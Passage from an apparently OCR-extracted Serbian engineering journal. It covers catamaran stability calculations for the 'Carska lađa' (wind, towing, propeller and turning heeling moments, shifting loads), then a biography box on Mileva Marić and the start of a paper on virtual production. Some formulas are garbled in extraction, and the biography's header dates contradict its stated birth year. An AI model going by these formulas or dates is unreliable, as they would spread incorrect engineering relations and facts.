F_l – nadvodna lateralna površina

F_w - podvodna lateralna površina

Kad vetar deluje na mahove tada se razmatra dinamički stabilitet. Krakovi za momenat vetra uzimaju se tada od VL, jer će osa obrtanja katamarana biti na simetrali negde između težišta sistema G i vodene linije VL, no bliže vodenoj liniji (slika.A.39).



Slika A.35 Carska lađa pogled na desni bok sa težištem pontona i gazom T/2




Slika A.36 Statička karakteristika

Moment vučne sile nastaje kod tegljača u slučaju kada vertikalna ravan vučnog užeta zaklapa sa simetralom katamarana neki ugao α (slika.A.40). Tada će se pojaviti komponenta ZI koja nakreće katamaran. Sila ZI imaće najveće vrednosti u početku kretanja, dok je brzina mala praktično $Vr=0$, a kretanje se izvodi punom snagom motora. Ako sa Z'' označimo vučnu silu tegljača u smeru simetrale katamarana, tada bi vučna sila u smeru užeta Z' za slučaj da se bok katamarana oslanja o podlogu plitkog dna bila, jednakost(A.9)

$$Z' = \frac{Z''}{\cos \alpha}$$


Pošto je oslonac voda koja dozvoljava bočno pomeranje, to će u stvarnosti sila Z' biti manja, (A.10): $Z_1 = Z' \cdot \cos \beta \cdot \sin \alpha$




Slika A. 37 Fotografija i crtež krme carske lađe




Slika A37.a Fotografija Carske lađe pred statičko ispitivanje stabiliteta



Slika A.38 Spreg sile vetra i vode



Slika A.39 Krak sile vetra



Slika A.40 Manevar carske lađe kod kolonije ptica

Praktično se može uzeti da je sila Z' ravna vučnoj sili u smeru simetrale, tj. $Z'=Z''$. Kako vučno uže zaklapa i sa horizontalnom ravni ugao β to će bočna sila $Z1$ biti (slika.A.41)


Sila $Z1$ stvara, sa njoj jednakom silom bočnog otpora W_a , vode, momenat nakretanja katamarana M_k , (slika.A.43). Kako se krak između sila za vreme nakretanja menja, to je izraz za

momenat(A.11) $M_k = Z_1 \cdot e_z \cdot \cos \varphi$, gde je:


ez vertikalno rastojanje zahvatne tačke užeta S i težišta L lateralnog plana, koje je na polovini gaženja T . Sile $Z2$ i $Z3$ izazivaju promene manjeg značaja, tako da se njihovo dejstvo može zanemariti:

- prva izaziva nezatno oronjavanje,
- a druga pretegu,

dok kod brodova sa kort-diznom može se uzeti povećanje u iznosu 30%. Za ugao α može se koristiti vrednost od najviše 30-40°.



Slika A.41 Pogled odozgo carske lađe



Slika.A.42 Pogonski motori *Tohatsu* lm9,8;dm6 i cm15

U slučajevima zaleta katamarana i naglog zatezanja labavog užeta mora se računati sa dinamičkom stabilnošću. Sem statičke sile Z_1 , nastaje inerciona sila brodske mase, čija bočna komponenta Z_1' povećava nakretanje. Veličina Z_1' zavisi od mase tegljača i krutosti vučnih užeta. Nakretanje je u ovom slučaju oko ose koja leži između težišta sistema G i vodne linije VL . Praktično se za osu uzima presečnica VL i simetrale katamarana.

Tabela .20

Vrednost sile Z' uzima se za	
morske tegljače	220-250 N/kW
rečne tegljače	150-180 N/kW,

A.1.3. Momenat propelera motora

Pri okretanju propelera 3 *Tohatsu* u motora vodi javlja se otpor vode na lopaticama u vidu tangencijalnih komponentata T' , koje svojim

momentum nakreću katamaran. Takvi slučajevi javljaju se kod neparnog broja propelera, dok kod parnog broja zbog suprotnog smera obrtanja propelera njihovi momenti se poništavaju (slika.A.44). Nakretanje katamarana je uvek u obrtnom smeru od smera obrtanja propelera, a momenat nakretanja M_k jednak je obrtnom momentu propelera, tj.(A.12)


$$M_k = 0,9553 \cdot \frac{N_w}{n} \text{ kNm}$$

gde je:


N_w - snaga propelera je u kW

n - broj obrtaja propelera u minuti

Nagibi φ koji se dobijaju u normalnim slučajevima manji su od 1° , no jedino kod velikih snaga instaliranih u malo korito, kao na pr. tegljači, može ugao φ i da pređe 1° .



Slika.A.43 Geometrija nakretanja katamarana



Slika.A.44 Propeleri motora carske lađe

Pri zaokretanju katamarana pojavljuje se centrifugalna sila S , koja deluje iz težišta sistema G i sila normalnog pritiska N , koja deluje iz težišta kormila C (slika.A.45). Bočno na katamaran deluju njihove komponente $S \cos \delta$ i $N \cos \alpha \cos \varphi$, gde je δ ugao derivacije, α ugao isterivanja kormila i φ ugao nagiba katamarana. Ravnotežu tim silama ostvaruje sila bočnog otpora W . Kako je kod uobičajenih izvođenja rastojanje između sila $N \cos \alpha \cos \varphi$ i W neznatno, to se može zanemariti dejstvo pritiska na kormilo.

Prema tome momenat koji nakreće katamaran je vidi sl.A.46, formula (A.13):

$$M_k = S \cdot e_f \cdot \cos \delta \cdot \cos \varphi, \quad \text{odnosno (A.14)}$$

$$M_k = \frac{D}{g} \cdot \frac{v_{red}}{r} \cdot e_f \cdot \cos \delta \cdot \cos \varphi,$$

gde je:

r - radijus zaokretanja

e_f - odstojanje težišta G od polovine gaženja $T/2$

v_{red} - smanjena brzina katamarana usled dodatnih otpora.

Kako se vrednosti v_{red} i δ vrlo teško određuju, koristi se empirijski obrazac, gde se vrednosti $\cos \varphi$ i $\cos \delta$ približno jednake 1. To je i opravdano dok se radi o malim nagibima φ katamarana i za uobičajene uglove derivacije $\delta=7^\circ$. Tako imamo obrazac (A.15)

$$M_k = \frac{D}{g} \cdot \frac{v_{red}}{r} \cdot e_f,$$

gde je:


$v_{red} = (75-80\%)$ od najveće brzine, a:

$$\frac{r}{L} = 0,125 L^{2/3}$$

r se dobija iz obrasca po Thieme-u
 L – dužina katamarana u (m).

A.1.5 Pomeranje tereta

Često se neki predmet na katamaranu pomera na pr. premeštanje motora, prelaz putnika i dr. što se sve



Slika.A.45 Okretanje katamarana

naziva pomeranje tereta. Da bi se utvrdile posledice potrebno je rastaviti pomeranje tereta na komponente kretanja i to:

- u vertikalnom smeru i
- horizontalno u uzdužnom i
- poprečnom smeru.

Kao polazno stanje uzeto je da da katamaran gazi ravnomerno sa gaženjem T_0 . I ako redosled pomeranja može biti i drukčiji, radi jednostavnosti računanja, uvek se uzima prvo da je izvršeno vertikalno pomeranje.

A.1.5.1 Vertikalno pomeranje

Ako teret težine p pomeri za odstojanje e_z na više, težište carske lađe pomeriće se iz tačke G_0 u tačku G_1 . Pošto je istisnuće vode i po veličini i po obliku isto, to je takođe položaj tačke M_0 i F_0 konstantan. Novi momenat stabiliteta biće vidi slika.A.48, formula (A.16)

$$M_{st1} = D_o \cdot \overline{M_0 G_1} \cdot \sin \varphi \quad \text{ili}$$

$$M_{st1} = D_o \cdot (\overline{M_0 G_1} + \overline{G_0 G_1}) \cdot \sin \varphi$$


Kako je pomeranje težišta sistema dato sa formulom (A.17):

$$\overline{G_0 G_1} = \frac{p \cdot e_z}{D_o},$$


to imamo ili nova metacentarska visina je data sa izrazom (A.18):

$$\overline{M_0 G_1} = \overline{M_0 G_0} \mp \frac{p \cdot e_z}{D_o}$$


Predznak (-) je za podizanje tereta, a (+) za spuštanje tereta. Zaključak bi bio da svako podizanje tereta smanjuje stabilitet, a spuštanje tereta povećava stabilitet.



Slika.A.46 Sile tokom okretanja



Slika.A.47 Kretanje sa palube na krmu lZ



Slika.A.48 Kretanje turista levo, desno ey

A.1.5.2 Poprečno pomeranje

Kad se teret p pomeri za dužinu ey normalno na simetrijsku ravan XZ, tada se težište sistema pomeri paralelno iz Go u G1, (sl.A.48). Time je ravnoteža katamarana poremećena i nastali spreg zakreće katamaran na stranu na koju je prenet teret. Pri tom se menja oblik istisnuća tako da se težište istisnuća pomera iz Fo u Fφ, kada se kod ugla φ ponovo uspostavlja ravnoteža. Tačke Fφ i G1 padaju na normalu na novu vodnu liniju VLφ.

Iz pravouglog trougla MoGoG1, sledi izraz za ugao nagiba(A.19):

$$\overline{\overline{G_o G_1}} = \frac{\overline{G_o G_1}}{M_o G_o}, \text{ ili kako je izraz(A.20):}$$

$$\overline{G_o G_1} = \frac{p \cdot e_y}{D_o}, \text{ to je}$$

$$\varphi - \text{tg}\varphi = \frac{p \cdot e_y}{D_o \cdot \overline{M_o G_o}}$$

Ukoliko se radi o većim nagibima φ od (10-12)°, a katamaran se približava po obliku katamaranu uspravnih rebara, tada se mora uzeti u obzir promene na metacentarskoj visini (A.21):

$$\overline{M_1 G_o} = \overline{M_o G_o} + \frac{1}{2} \overline{M_o F_o} \cdot \text{tg}^2 \varphi$$

tako da je formula (A.22):

$$\text{tg}\varphi = \frac{p \cdot e_y}{D_o \cdot \left(\overline{M_o G_o} + \frac{1}{2} \overline{M_o F_o} \cdot \text{tg}^2 \varphi \right)}$$

Promena gaženja ΔT je (A.23):

$$\Delta T = \frac{\beta}{2} \text{tg}\varphi$$

Rezultujuća gaženja na bokoviina su data sa(A.24):

$$T_z = T_o \mp \Delta T, \text{ odnosno } T_d = T_o \pm \Delta T$$

Kako se vidi pri poprečnom pomeranju tereta ne menja se stabilitet već samo nagib katamarana, odnosno jedno bočno gaženje se smanjuje, a drugo povećava.


A.1.5.3 Uzdužno pomeranje putnika

Prilikom pomeranja tereta horizontalno po dužini nastaju slične posledice kao i kod poprečnog pomeranja. No zbog nesimetričnosti katamarana u uzdužnom smislu, ipak je potrebno nešto o tome kazati (sl A.49). Pomeranjem tereta p za dužinu ex pomera se težište sistema paralelno za iznos(A.25):


$$\overline{G_o G_1} = \frac{p \cdot e_x}{D_o}$$

Kako je ravnoteža poremećena, nastali spreg nakreće katamaran, dok novo težište istisnuća F ne padne sa težištem G1, na normalu na novu vodenu liniju VLφ. Ugao φ kod kojeg će ravnoteža biti uspostavljena dobija se iz pravouglog trougla MLGoG1, (A.26)

$$\text{tg}\varphi = \frac{\overline{G_o G_1}}{\overline{M_1 G}} = \frac{p \cdot e_x}{D_o \cdot \overline{M_L G_o}} - \varphi$$



Slika.A.49a Statika carske lađe tokom pomeranja putnika



Slika.A.49b Levi i desni ponton katamarana



Slika A.49c Ulaz turista na Carsku lađu

Kako je veličina $\frac{\overline{G_o F_o}}{\overline{M_L F_o}}$ u odnosu na veličinu $\frac{\overline{G_o F_o}}{\overline{M_L F_o}} - 0,01$ mala (pr. $\frac{\overline{G_o F_o}}{\overline{M_L F_o}}$), a sem toga tačan položaj težišta G_o u prvim fazama projektovanja je nepoznat, što se može praktično uzeti da je

$$\overline{M_L G_o} - \overline{M_L F_o}$$

tako dobijamo izraz(A.27):

$$\varphi = \frac{p \cdot e_x}{D_o \cdot \overline{M_L F_o}}$$

Daljim uprošćavanjem može se dobiti izraz slične tačnosti. Kako je (A.28)

$$D_o \cdot \overline{M_L F_o} = \gamma I_{Lo}$$

Ako je $\gamma=10$ (pima vrednost 1000-1025 kg/m³) imamo (A.29):

$$\varphi = \frac{p \cdot e_x}{D_o \cdot I_{Lo}}$$

gde je: I_{Lo} moment inercije vodene linije VL_o na kojoj je katamaran plivao pre prenošenja tereta. Pretega odn. promena gaženja na pramcu v i krmi h dobija se iz pravouglanih trouglova koje prave $VL\varphi$ VL_o , formula (A.30)

$$v = a \cdot \text{tg}\varphi = a \cdot \varphi,$$

pa se dobija izraz (A.31);

$$h = b \cdot \text{tg}\varphi = b \cdot \varphi,$$

daljim uvrštavanjem rezultira (A.32)

$$v = \frac{a \cdot M}{I_{Lo}}$$

i na kraju jednakost (A.33)

$$h = \frac{b \cdot M}{I_{Lo}}$$

u kojoj su: a odn. b odstojanje težišta VL_o od prednjeg odnosno zadnjeg perpendikulara.

$M = p \cdot e_x$ - momenat prenošenja tereta

Gaženje na pramcu može se opisati formulom (A.35):

$$T_v = T_o \pm v$$

odnosno gaženje krme izrazom (A.36)

$$T_h = T_o \mp v$$

Uobičajen je način da se pretega određuje na osnovu jednačine pretege v odnosno h ili jediničnog momenta M , koji su dati u dijagramskom listu. Kako je jedinična pretega ona koju izaziva momenat M od 1000 kNm (kod manjih jedinica 100 kNm) to se stvarna pretega v odnosno h za dati momenat M dobija iz proporcije(A.37):

$$v = v_1 \cdot \frac{M}{m}$$

odnosno (A.38):

$$h = h_1 \cdot \frac{M}{m}$$

Jednačina pretega se dobija uvrštavanjem za $M=1000 \text{ kNm}$ (A.39),

$$h_1 = b \cdot \frac{1000}{I_{Lo}}$$

odnosno(A.40)

$$v_1 = a \cdot \frac{1000}{I_{Lo}}$$

Jedinični momenat M_1 je momenat koji izaziva ukupnu pretegu t od $1m$. Kako je ukupna pretega (sl.A.49) ,(A.41)

$$t = L \cdot \text{tg}\varphi = \frac{M \cdot L}{I_{Lo}}$$

to je jedinični momenat(A.42):

$$1 = \frac{M_1 \cdot L}{I_{Lo}} \quad M_1 = \frac{I_{Lo}}{L}$$

Ukupnu pretegu usled momenta M dobijamo iz odnosa(A.43): ,

$$t = \frac{M}{M_1}$$

a pretege na pramcu v odnosno krmi h kao (A.44)

$$v = \frac{a}{L} \cdot t$$

odnosno(A.45):

$$h = \frac{b}{L} \cdot t$$

Pomeranjem tereta po palubi menja se gaz pramca i krme bez uticaja na stabilnost katamarana. Ukoliko u početku katamaran ne gazi ravnomerno nego ima pretegu, proračun se može obaviti na isti način, koristeći podatke za uspravan položaj katamarana. Do ugla pretege 1° greške će biti praktično zanemarljive.

LITERATURA

- [1] Ribar B.: „Teorija broda“ Mašinski fakultet Beograd 1986.
- [2] Mulić V.: „Motori i vozila ispitivanje motora“, autorizovana predavanja Skripta, Zrenjanin, 2003.
- [3] Mulić V.: „Hidraulika i pneumatika zbirka zadatak“, VTŠSS, Zrenjanin, 2014.
- [4] Mulić V.: „Proračun stabilneta i tehnička dokumentacija Carske lađe“, Ribnjak Ečka, Belo Blato, 2007.
- [5] WWW.TOHATSU.COM.



**МИЛЕВА МАРИЋ АЈНШТАЈН
(1854 – 1935)**

**Милева Марић Ајнштајн,
супруга генијалног научника
племенита мајка, коаутор
теорије релативитета. Рођена 19.
децембра 1875. године у Тителу у
Војводини. Школовала се у
Новом сад, Сремској
Митровици, Шапцу, Загребу,
Цириху, Хајделбергу. За време
боравка на Универзитету у
Хајделбергу 1897-98 године
проучавала фотоелектрични
ефекат код нобеловца,
професора Ленарда, а код
професора Минковског учила о
четвородимензионалној
геометрији које је основа теорије
релативитета. Милева Марић је
била не само животни сапутник
„светског генијалног научника“
и племенита мајка, него и
блистав научни ум.**

VIRTUELNA PROIZVODNJA

VIRTUAL PRODUCTION

MSc PREDRAG MOŠORINSKI,
Tehnička škola Zrenjanin
Dr **MILORAD RANČIĆ**, profesor strukovnih studija
Visoka tehnička škola strukovnih studija u Zrenjaninu

REZIME

Virtualna proizvodnja se može definisati kao integrisano proizvodno okruženje u kojem se mogu izvršavati simulacije procesa obrade uz pomoć računara. Neprestanim simulacijama sa promenom odgovarajućih parametara se želi doći do optimalnog rešenja gotovog proizvoda, čak i pre samog postavljanja pogona. U virtualnom okruženju se uspostavlja interakcija između konstruktora, menadžera, tehnologa, kontrolora i svih bitnih i uticalnih elemenata na proces proizvodnje. Na ovaj način je uspostavljen multidisciplinarni pristup organizovanja procesa proizvodnje kako bi se troškovi minimizirali a proizvod unapređivao do potrebnog nivoa i postigli primarni efekti konkurentnosti sve zahtevnijeg tržišta. Stanje imerzije u kojem se korisnik nalazi (psihičko stanje virtuelne slike u stvarnom okruženju), omogućava potpunu interakciju sa problemom koji se rešava i predlaganje optimalnog rešenja bez velikih troškova i prethodnih ulaganja. Virtuelni proces uključuje i samog korisnika budućeg proizvoda u proces dizajniranja, testiranja i prilagođavanja sopstvenim zahtevima i potrebama kako bi se na vreme zadovoljili zahtevi i najpribližijih i time proširila baza potrošača.

Ključne reči: virtuelna proizvodnja, simulacije procesa proizvodnje, imerzivno okruženje

ABSTRACT

Virtual production can be defined as an integrated production environment in which they can perform simulation processing by a computer. By constantly simulations with changing the corresponding parameters the goal is to reach the optimal solution of the finished product, even before the installation of the drive. The virtual environment is established interaction between the constructors, managers, technologists, regulators, and all relevant and influential elements in the production process. In this way it is established a multidisciplinary approach to the organization of the production process in order to minimize costs and improved the product to the required level and to achieve primary effects for competitiveness in increasingly demanding market. Condition of immersion in which the user is located (mental state of a virtual image in a real environment), allows complete interaction with the problem to be solved and proposing optimal solutions without the high costs and previous investments. Virtual process includes the users of future products in the process of designing, testing and adjusting its own requirements and needs in order to timely satisfy the requirements of the most demanding and thus expanded consumer base.

Key words: virtual manufacturing, simulation of production processes, immersive environment

1. UVOD

Savremeni koncept razvoja proizvodnje podrazumeva kratak period realizacije neposredne proizvodnje od trenutka zamisli određenog proizvoda, montaže, pakovanja pa i transporta proizvoda do krajnjeg potrošača. Dostizanje ovakvih ciljeva zahteva angažovanje i neposrednu saradnju svih činilaca u pripremi proizvodnje, neposredne obrade, fazne i završne kontrole i struktura menadžmenta od vrha ka

najmanjim činiocima. Postavljeni rokovi plasmana proizvoda se moraju ispoštovati a svako kašnjenje na tržištu podrazumeva veće gubitke, gubitak konkurentnosti, pa u krajnjem slučaju, eliminaciju sa sve zahtevnijeg tržišta roba i usluga. Ovakvi principi su danas neprihvatljivi a mogu se predvideti i preduhitriti boljom organizacijom, fleksibilnošću, mobilnošću i ubrzanjem ciklusa neposredne proizvodnje.

Kako bi se ubrzao proizvodni proces intenzivirani su elementi režima rezanja, unapređivane

mašine i pogon istih, povećavana tačnost istih (razvojem KUMA-kompjuterski upravljanih mašina alatki), razvijani mnogi specifični alati i njihovi materijali, menjana je struktura proizvodnog pogona i organizacija rada i još mnogo toga. Ove mere su donekle ubrzali koncept razvoja novih proizvoda a indikativan primer je auto industrija. Ranije je novi model automobila izlazio na svakih desetak godina, pa i duže, dok je danas taj period skraćen na svega 5-6 godina. Gotovo da je neprihvatljivo da se taj period održi i na trenutnom nivou i već se prave projekcije skraćanja i ,danas uobičajenog, vremena proizvodnje. Čak se i u izradi projekcije produktivnosti, prave kalkulacije na dnevnom nivou a ne, dosad uobičajeno, na godišnjem.

Pored osnovne, neposredne proizvodnje, pristupilo se i organizaciji menadžmenta u cilju skraćanja vremena izrade proizvoda, marketinga, transporta i još mnogih drugih funkcionalnih faktora koji na bilo koji način utiču na tržišne zahteve[1]. Gotovo da postoji trka kompanija u procesu plasmana novog proizvoda na tržištu, kako bi se dostigla leaderska pozicija i nadvladala konkurencija već u samom startu. Čak se i u samoj obuci proizvodnih radnika i konstruktora pribeglo skraćanju vremena obuke kako bi se za kratko vreme uključili u proizvodne tokove.

Sve ovo ne bi bilo moguće bez razvoja specifičnih tehnologija koje mogu odgovoriti na sve postavljene zadatke. Ta tehnologija se, jednostavno, može svesti na dve reči-Virtualna proizvodnja (engl. Virtual manufacturing). Razvoj računarske tehnike, kako hardvera, a naročito softvera, omogućava razvoj ovog novog koncepta prihvatljivog za nove tržišne odnose. Softveri omogućavaju simulaciju svake faze proizvodnog procesa kako bi se na vreme, pre realne proizvodnje, uočili nedostaci i otklonila uska grla u proizvodnji[2].

Kako bi se podržala virtualna proizvodnja i bitno skratilo vreme izrade i plasmana novih proizvoda, razvijane su i mnoge druge oblasti podrške proizvodnji[3], kao što su, brzi razvoj proizvoda (Rapid Product Development), simultani inženjering (Concurrent Engineering), brza izrada prototipova (Rapid Prototyping) i još niz drugih.

Obzirom na sve probirljivije tržište, kompletna filozofija organizacije i upravljanja proizvodnje dobija potpuno novi smisao[4].

2. TEHNOLOŠKE CELINE VIRTUELNE PROIZVODNJE

